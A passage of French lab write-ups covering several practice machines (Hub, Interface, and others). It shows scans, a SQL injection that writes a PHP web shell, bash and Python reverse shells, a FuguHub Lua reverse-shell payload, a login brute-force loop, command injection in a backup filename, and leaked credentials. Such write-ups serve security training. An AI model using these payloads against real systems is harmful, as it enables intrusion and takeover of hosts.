
On lance un dirbusting du site sur le port 50080 :

```
feroxbuster -u http://192.168.172.147:50080

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://192.168.172.147:50080
   Threads                 50
   Wordlist                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

404      GET       44l      101w      990c Auto-filtering found 404-like response and created new filter;
    toggle off with --dont-filter
403      GET       42l       96w      980c Auto-filtering found 404-like response and created new filter;
    toggle off with --dont-filter
301      GET        7l       20w      244c http://192.168.172.147:50080/images => http
    ://192.168.172.147:50080/images/
200      GET      235l      442w    23661c http://192.168.172.147:50080/4/w3.css
200      GET      157l      856w    72766c http://192.168.172.147:50080/images/chef.jpg
200      GET      235l      931w    82798c http://192.168.172.147:50080/images/onepage_restaurant.jpg
200      GET      254l     1158w    97661c http://192.168.172.147:50080/images/pizza.jpg
301      GET        7l       20w      239c http://192.168.172.147:50080/4 => http://192.168.172.147:50080/4/
200      GET      192l      740w     9088c http://192.168.172.147:50080/index.html
200      GET      699l     3401w   308915c http://192.168.172.147:50080/images/map.jpg
200      GET      192l      740w     9088c http://192.168.172.147:50080/
301      GET        7l       20w      243c http://192.168.172.147:50080/cloud => http
    ://192.168.172.147:50080/cloud/
404      GET        0l        0w        0c http://192.168.172.147:50080/baza
301      GET        7l       20w      250c http://192.168.172.147:50080/cloud/themes => http
    ://192.168.172.147:50080/cloud/themes/
301      GET        7l       20w      247c http://192.168.172.147:50080/cloud/lib => http
    ://192.168.172.147:50080/cloud/lib/
...
```

On découvre le lien vers l'URL `/cloud` il est possible de lancer le lien découvert, qui permet d'accéder à une page de connexion NextCloud :



On peut alors ensuite tenter de s'authentifier avec les identifiants par défaut `admin:admin` afin d'accéder au dashboard :



On trouve la présence d'un fichier ZIP que l'on décompresse, on y explore les fichier et dans le chemin : `issuetracker/src/main/java/com/issue/tracker/issues` on trouve un fichier `IssueController.java` que l'on ouvre et qui contient des identifiants :

```
            Properties connectionProps = new Properties();
            connectionProps.put("user", "issue_user");
            connectionProps.put("password", "ManagementInsideOld797");
        try {
                        conn = DriverManager.getConnection("jdbc:mysql://localhost:3306/issue_tracker",
                            connectionProps);
                    String query = "SELECT message FROM issue WHERE priority='"+priority+"'";
            System.out.println(query);
                    Statement stmt = conn.createStatement();
                    stmt.executeQuery(query);

        } catch (SQLException e1) {
                        // TODO Auto-generated catch block
                        e1.printStackTrace();
                }
...
```

les identifiants sont ceux de la base donnée avec le mot de passe `ManagementInsideOld797` De plus le code JAVA semble indiquer qu'il y a une requete SQL qui est faite vers le serveur et qu'il est donc potentiellement possible de pouvoir lancer une injection SQL, l'application qui est utilisé est celle de l'outil de signalement de ticketing vers `/issue/checkByPriority`

On lance un dirbusting du site sur le port 17445 :

```
feroxbuster -u http://192.168.172.147:30455 -x php


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher                    ver: 2.11.0

   Target Url              http://192.168.172.147:30455
   Threads                 50
   Wordlist                /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
   Status Codes            All Status Codes!
   Timeout (secs)          7
   User-Agent              feroxbuster/2.11.0
   Config File             /etc/feroxbuster/ferox-config.toml
   Extract Links           true
   Extensions              [php]
   HTTP methods            [GET]
   Recursion Depth         4

   Press [ENTER] to use the Scan Management  Menu

404      GET        7l       11w      153c Auto-filtering found 404-like response and created new filter;
    toggle off with --dont-filter
404      GET        1l        3w       16c Auto-filtering found 404-like response and created new filter;
    toggle off with --dont-filter
200      GET      235l      442w    23661c http://192.168.172.147:30455/4/w3.css
200      GET      121l      253w     3356c http://192.168.172.147:30455/
403      GET        7l        9w      153c http://192.168.172.147:30455/4/
200      GET      121l      253w     3356c http://192.168.172.147:30455/index.php
301      GET        7l       11w      169c http://192.168.172.147:30455/4 => http://192.168.172.147:30455/4/
200      GET      744l     4070w    68606c http://192.168.172.147:30455/phpinfo.php
[####################] - 30s    60006/60006   0s      found:6       errors:2
[####################] - 30s    30000/30000   1012/s  http://192.168.172.147:30455/
```

```
[####################] - 30s    30000/30000   1014/s  http://192.168.172.147:30455/4/
```

On découvre le lien vers la page d'info PHP du site, on peut y trouver le dossier root du site `/srv/html` mais aussi que l'utilisateur sur lequel le serveur est lancé est "root" :

Variable	Value
$_COOKIE['JSESSIONID']	E2043035D168351D3251ADA900B6C9E8
$_SERVER['USER']	root
$_SERVER['HOME']	/root
$_SERVER['HTTP_COOKIE']	JSESSIONID=E2043035D168351D3251ADA900B6C9E8
$_SERVER['HTTP_ACCEPT_LANGUAGE']	en-US,en;q=0.9,fr;q=0.8
$_SERVER['HTTP_ACCEPT_ENCODING']	gzip, deflate
$_SERVER['HTTP_ACCEPT']	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
$_SERVER['HTTP_USER_AGENT']	Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
$_SERVER['HTTP_UPGRADE_INSECURE_REQUESTS']	1
$_SERVER['HTTP_CONNECTION']	keep-alive
$_SERVER['HTTP_HOST']	192.168.172.147:30455
$_SERVER['REDIRECT_STATUS']	200
$_SERVER['SERVER_NAME']	localhost
$_SERVER['SERVER_PORT']	30455
$_SERVER['SERVER_ADDR']	192.168.172.147
$_SERVER['REMOTE_PORT']	54406
$_SERVER['REMOTE_ADDR']	192.168.45.171
$_SERVER['SERVER_SOFTWARE']	nginx/1.18.0
$_SERVER['GATEWAY_INTERFACE']	CGI/1.1
$_SERVER['REQUEST_SCHEME']	http
$_SERVER['SERVER_PROTOCOL']	HTTP/1.1
$_SERVER['DOCUMENT_ROOT']	/srv/http
$_SERVER['DOCUMENT_URI']	/phpinfo.php
$_SERVER['REQUEST_URI']	/phpinfo.php
$_SERVER['SCRIPT_NAME']	/phpinfo.php
$_SERVER['CONTENT_LENGTH']	*no value*
$_SERVER['CONTENT_TYPE']	*no value*
$_SERVER['REQUEST_METHOD']	GET
$_SERVER['QUERY_STRING']	*no value*
$_SERVER['SCRIPT_FILENAME']	/srv/http/phpinfo.php
$_SERVER['FCGI_ROLE']	RESPONDER
$_SERVER['PHP_SELF']	/phpinfo.php
$_SERVER['REQUEST_TIME_FLOAT']	1750709379.2505
$_SERVER['REQUEST_TIME']	1750709379

Exploitation & Privilege Escalation

Avec ces informations on peut tenter de lancer une injection SQL vers le lien `/issue/checkByPriority` qui indiquait d'après le code source que le lien était potentiellement vulnérable à une injection SQL. On lace une requete vers le lien :

```
### Requete
GET /issue/checkByPriority HTTP/1.1
Host: 192.168.172.147:17445
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari
    /537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
    application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.172.147:17445/login
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=FD325C9479EAA0F93C50104BFE323B1A
Connection: keep-alive

### Réponse
HTTP/1.1 405
Allow: POST
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Type: text/html;charset=UTF-8
Content-Language: fr-FR
Content-Length: 295
Date: Mon, 23 Jun 2025 20:25:57 GMT
Keep-Alive: timeout=60
```

```
Connection: keep-alive

<html><body><h1>Whitelabel Error Page</h1><p>This application has no explicit mapping for /error, so you are
    seeing this as a fallback.</p><div id='created'>Mon Jun 23 20:25:57 UTC 2025</div><div>There was an
    unexpected error (type=Method Not Allowed, status=405).</div><div></div></body></html>
```

On peut voir que la page accept la méthode POST se qui veut dire que l'on peut tenter d'uploader un fichier php vers l'url du document root du serveur :

```
### Requete non encodé en URL
'union select '<?php echo system($_REQUEST["cmd"]); ?>' into outfile '/srv/http/cmd.php' HTTP/1.1

### Requete complête encodé
POST /issue/checkByPriority?priority=%27union%20select%20%27%3C%3Fphp%20echo%20system%28%24_REQUEST%5B%22cmd
    %22%5D%29%3B%20%3F%3E%27%20into%20outfile%20%27%2Fsrv%2Fhttp%2Fcmd.php%27 HTTP/1.1
Host: 192.168.172.147:17445
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari
    /537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,
    application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.172.147:17445/login
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=FD325C9479EAA0F93C50104BFE323B1A
Connection: keep-alive
```

La requete semble avoir fonctionné on peut à présent lancer une requete vers l'URL du port 17455 pour vérifier si lorsque l'on lance une commande vers le fichier cmd.php cela s'execute bien :

```
curl http://192.168.172.147:30455/cmd.php?cmd=whoami
root
root
```

On peut voir que la requete s'est bien executé, on peut à présent lancer un reverse shell avec une commande shell :

```
### Commande non encodé
/bin/bash -i >& /dev/tcp/192.168.45.171/30455 0>&1

### Requete encodé
http://192.168.172.147:30455/cmd.php?cmd=%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.45.171%2F30455
    %200%3E%261

### Obtention du reverse shell
nc -nlvp 30455
listening on [any] 30455 ...
connect to [192.168.45.171] from (UNKNOWN) [192.168.172.147] 37136
bash: cannot set terminal process group (291): Inappropriate ioctl for device
bash: no job control in this shell
[root@hawat http]# whoami
whoami
root
```

On obtient ainsi l'accès root sur la machine

Hub

Reconnaissance

Machine cible Adresse IP : `192.168.214.25`


Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC -sV 192.168.214.25
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-30 10:35 CEST
Nmap scan report for 192.168.214.25
Host is up (0.018s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 c9:c3:da:15:28:3b:f1:f8:9a:36:df:4d:36:6b:a7:44 (RSA)
|   256 26:03:2b:f6:da:90:1d:1b:ec:8d:8f:8d:1e:7e:3d:6b (ECDSA)
|_  256 fb:43:b2:b0:19:2f:d3:f6:bc:aa:60:67:ab:c1:af:37 (ED25519)
80/tcp   open  http     nginx 1.18.0
|_http-server-header: nginx/1.18.0
|_http-title: 403 Forbidden
8082/tcp open  http     Barracuda Embedded Web Server
| http-methods:
|_  Potentially risky methods: PROPFIND PATCH PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK UNLOCK
| http-webdav-scan:
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PATCH, POST, PUT, COPY, DELETE, MOVE, MKCOL,
PROPFIND, PROPPATCH, LOCK, UNLOCK
|   WebDAV type: Unknown
|   Server Date: Sun, 30 Mar 2025 08:35:59 GMT
|_  Server Type: BarracudaServer.com (Posix)
|_http-server-header: BarracudaServer.com (Posix)
|_http-title: Home
9999/tcp open  ssl/http Barracuda Embedded Web Server
| ssl-cert: Subject: commonName=FuguHub/stateOrProvinceName=California/countryName=US
| Subject Alternative Name: DNS:FuguHub, DNS:FuguHub.local, DNS:localhost
| Not valid before: 2019-07-16T19:15:09
|_Not valid after:  2074-04-18T19:15:09
| http-methods:
|_  Potentially risky methods: PROPFIND PATCH PUT COPY DELETE MOVE MKCOL PROPPATCH LOCK UNLOCK
|_http-server-header: BarracudaServer.com (Posix)
|_http-title: Home
| http-webdav-scan:
|   Allowed Methods: OPTIONS, GET, HEAD, PROPFIND, PATCH, POST, PUT, COPY, DELETE, MOVE, MKCOL,
PROPFIND, PROPPATCH, LOCK, UNLOCK
|   WebDAV type: Unknown
|   Server Date: Sun, 30 Mar 2025 08:35:59 GMT
|_  Server Type: BarracudaServer.com (Posix)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 29.95 seconds
```

Le scan indique qu'il y a 4 ports ouverts, le port 22 pour SSH, le port 80 pour HTTP, les ports 8082 et 9999 pour un service web barracuda.


La page web sur le port 80 est interdite d'accès, il est en revanche possible d'accéder au service Barracuda sur le port 9999 qui se présente ainsi :



Il est possible de créer un compte administrateur sur le service afin de pouvoir s'authentifier. La version de Fuguhub utilisé est la 8.4

Exploitation & Privilege Escalation

En recherchant une vulnérabilité sur la version 8.4 de Fuguheb on trouve la CVE-2024-27697 `https://github.com/SanjinDedic/FuguHub-8.4-Authenticated-RCE-CVE-2024-27697` qui permet une execution de code lorsque l'on est authentifié. Afin d'exploiter la vulnérabilité il faut se rendre vers l'url `/rtl/protected/admin/customize.lsp` ou bien dans "Menu" "Administration Pannel" puis "Customize Server" on tombe alors sur cette page :



Cette page permet de pouvoir personnaliser la page "About" il est possible d'y insérer un payload puis de lancer la page afin d'obtenir un reverse shell :

```
<?lsp if request:method() == "GET" then ?>
    <?lsp
        local host, port = "192.168.45.205", 1234
        local socket = require("socket")
        local tcp = socket.tcp()
        local io = require("io")
        local connection, err = tcp:connect(host, port)

        if not connection then
            print("Error connecting: " .. err)
            return
        end

        while true do
            local cmd, status, partial = tcp:receive()
            if status == "closed" or status == "timeout" then break end
            if cmd then
                local f = io.popen(cmd, "r")
                local s = f:read("*a")
                f:close()
                tcp:send(s)
            end
        end

        tcp:close()
    ?>
<?lsp else ?>
    Wrong request method, goodBye!
<?lsp end ?>
```

On obtient un reverse shell après lancement de la page :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.45.205] from (UNKNOWN) [192.168.214.25] 43612
whoami
root
```

On obtient ainsi l'accès root sur la machine

Interface

Reconnaissance

Machine cible Adresse IP : `192.168.213.106`

Scanning

Lancement du scan `nmap` :


```
$ nmap -p- -Pn -sC 192.168.213.106
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-26 19:48 CEST
Nmap scan report for 192.168.124.106
Host is up (0.021s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 08:50:f6:e6:aa:44:d6:c4:f1:ca:3c:d1:d9:18:43:4d (RSA)
|   256 ed:c6:e6:95:88:99:58:31:14:20:38:83:01:e2:e7:15 (ECDSA)
|_  256 ba:65:96:08:a2:e2:f5:1f:af:88:6e:55:c7:9c:5f:b1 (ED25519)
80/tcp open  http
|_http-title: App

Nmap done: 1 IP address (1 host up) scanned in 12.37 seconds
```

Le scan indique qu'il y a deux ports ouverts, le port 22 pour SSH et le port 80 pour un site web HTTP. Le site web montre une demande d'authentification avec un nom d'utilisateur et un mot de passe :

Lorsque l'on lance une requete de l'URL avec Burpsuite, on peut voir qu'il y a différentes requêtes qui sont faites vers différents liens dont une API, on peut lancer un bruteforce du lien de l'API pour y découvrir d'autres URL :

```
gobuster dir -u http://192.168.213.106/api -w /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.213.106/api
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/backup               (Status: 401) [Size: 12]
/settings             (Status: 401) [Size: 12]
/users                (Status: 200) [Size: 17631]
Progress: 20478 / 20479 (100.00%)
===============================================================
Finished
===============================================================
```

On découvre 3 URL pour l'API avec un lien vers `/api/settings` et `/api/backup` mais qui sont refusé d'accès, mais aussi le lien vers `/api/users` qui permet d'accéder à des noms d'utilisateurs :



On peut enregistrer cela dans un fichier puis extraire les noms d'utilisateur du fichier pour qu'il soit mieux lisibles car ils sont au départ dans un format JSON :

```
curl http://192.168.213.106/api/users
["mervin","keisha","fran","marcella","dana","jaclyn","milo","eugenia","latonya","lavonne","pamela","miguel","
    dolly","ivan","marjorie","laverne","jacob","ken","efren","augustus","hung","benito","roderick","napoleon
    ","rick","irvin","maritza","jenna","vickie"
...
curl http://192.168.124.106/api/users > usernames.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 17631  100 17631    0     0   335k      0 --:--:-- --:--:-- --:--:--  331k

cat usernames.txt | sed 's/,//g' | sed 's/""/\n/g' > usernames
cat usernames
mervin
keisha
fran
marcella
dana
jaclyn
milo
eugenia
latonya
lavonne
pamela
miguel
dolly
ivan
marjorie
laverne
...
```

On obtient ainsi un fichier avec tous les noms d'utilisateurs avec un utilisateur par ligne.

Exploitation & Privilege Escalation

On peut tenter de lancer un bruteforce de l'authentification avec le fichier de nom d'utilisateur :

```
while read line; do curl -s -X POST -H 'Content-Type: application/json' --data-binary "{\"username\":\"$line
    \",\"password\":\"password\"}" http://192.168.213.106/login | grep -v Unauthorized && echo $line; done <
    usernames
OK
dev-acct
```

On peut voir que le bruteforce a fonctionné et on découvre le compte de l'utilisateur `dev-acct` on se connecte donc au compte et accéder à l'URL de `/api/settings` :

```
### Requete
GET /api/settings HTTP/1.1
Host: 192.168.213.106
Accept-Language: fr-FR,fr;q=0.9
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari
    /537.36
```

```
Referer: http://192.168.213.106/
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%3AznEVIHm3RRz6qHcvw7S-L71Pr8xT53fS.IafOTAK7Ub6WnrHBIKKKTrf%2BzyQdXf33RrLfAj4fr7w
Connection: keep-alive
Content-Length: 22

{"color-theme":"dark"}

### Réponse
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 48
ETag: W/"30-S2iUC4eGMWVbX4RbH/rZr1BA+eg"
Date: Sun, 29 Jun 2025 17:47:59 GMT
Connection: keep-alive

{"color-theme":"dark","lang":"en","admin":false}
```

On peut voir que l'accès vers l'URL permet d'obtenir pour information que l'utilisateur n'est pas admin, on peut alors tenter de modifier cette information en lançant une requête POST :

```
### Requete
POST /api/settings HTTP/1.1
Host: 192.168.213.106
Content-Length: 47
Accept-Language: fr-FR,fr;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari
    /537.36
Origin: http://192.168.213.106
Referer: http://192.168.213.106/
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%3Al1CWVLUVu7Aa2RHkK_wHI2X4VPlA3osT.BNw%2FRcSNPAvqG3WxTj0yOZEQ5Vo63h8y4QyDSTHb0Gs
Connection: keep-alive

{"color-theme":"dark","lang":"en","admin":true}

### Réponse
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/plain; charset=utf-8
Content-Length: 2
ETag: W/"2-nOO9QiTIwXgNtWtBJezz8kv3SLc"
Date: Sun, 29 Jun 2025 17:48:42 GMT
Connection: keep-alive

OK
```

Le résultat de la requete indique comme quoi l'information a bien été modifié et que l'utilisateur est à présent admin on peut le vérifier :

```
### Requete
GET /api/settings HTTP/1.1
Host: 192.168.213.106
Content-Length: 26
Accept-Language: fr-FR,fr;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari
    /537.36
Origin: http://192.168.213.106
Referer: http://192.168.213.106/
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%3Al1CWVLUVu7Aa2RHkK_wHI2X4VPlA3osT.BNw%2FRcSNPAvqG3WxTj0yOZEQ5Vo63h8y4QyDSTHb0Gs
Connection: keep-alive

{"color-theme":"dark"}

### Réponse
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 47
ETag: W/"2f-rDEoSWshgBioujTuXOA+PaVkyF0"
Date: Sun, 29 Jun 2025 17:48:45 GMT
```

```
Connection: keep-alive

{"color-theme":"dark","lang":"en","admin":true}
```

L'utilisateur a pour statut la valeur admin d'après la requete lancé. On peut à présent lancer des requete vers le lien de l'API `/api/backup` qui était jusque là non autorisé :

```
### Requete
GET /api/backup?filename=test HTTP/1.1
Host: 192.168.213.106
Content-Length: 24
Accept-Language: fr-FR,fr;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari
    /537.36
Origin: http://192.168.213.106
Referer: http://192.168.213.106/
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%3Al1CWVLUVu7Aa2RHkK_wHI2X4VPlA3osT.BNw%2FRcSNPAvqG3WxTj0yOZEQ5Vo63h8y4QyDSTHb0Gs
Connection: keep-alive

{"color-theme":"dark"}

### Réponse
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 44
ETag: W/"2c-K9ryfEAj0wbbLVJlnQsRB91shk0"
Date: Sun, 29 Jun 2025 17:50:09 GMT
Connection: keep-alive

Created backup: /var/log/app/logfile-test.gz
```

La réponse du serveur indique qu'une backup est crée, il semblerait que pour créer cette backup une commande soit executé, on peut donc tenter de lancer une injection de commande afin d'obtenir un reverse shell à partir de la requete faite vers l'API de Backup, on utilise la commande suivante pour obtenir un reverse shell Python que l'on encode au format URL : `export RHOST="192.168.45.230";export RPORT=80;python -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("/bin/bash")'` :

```
### Lancement de la requete
GET /api/backup?filename=%3bexport+RHOST%3d"192.168.45.230"%3bexport+RPORT%3d80%3bpython+-c+'import+sys,
    socket,os,pty%3bs%3dsocket.socket()%3bs.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))))%3b[os.dup2(
    s.fileno(),fd)+for+fd+in+(0,1,2)]%3bpty.spawn("/bin/bash")' HTTP/1.1
Host: 192.168.213.106
Content-Length: 24
Accept-Language: fr-FR,fr;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari
    /537.36
Origin: http://192.168.213.106
Referer: http://192.168.213.106/
Accept-Encoding: gzip, deflate, br
Cookie: connect.sid=s%3Al1CWVLUVu7Aa2RHkK_wHI2X4VPlA3osT.BNw%2FRcSNPAvqG3WxTj0yOZEQ5Vo63h8y4QyDSTHb0Gs
Connection: keep-alive

{"color-theme":"dark"}


### Obtention du reverse shell
nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.45.230] from (UNKNOWN) [192.168.213.106] 57314
root@interface:/var/www/app/dist#
```

On obtient ainsi l'accès root sur la machine

Internal

Reconnaissance

Machine cible Adresse IP : `192.168.140.40`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 192.168.140.40
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-15 21:14 CET
Nmap scan report for 192.168.144.40
Host is up (0.018s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
| dns-nsid:
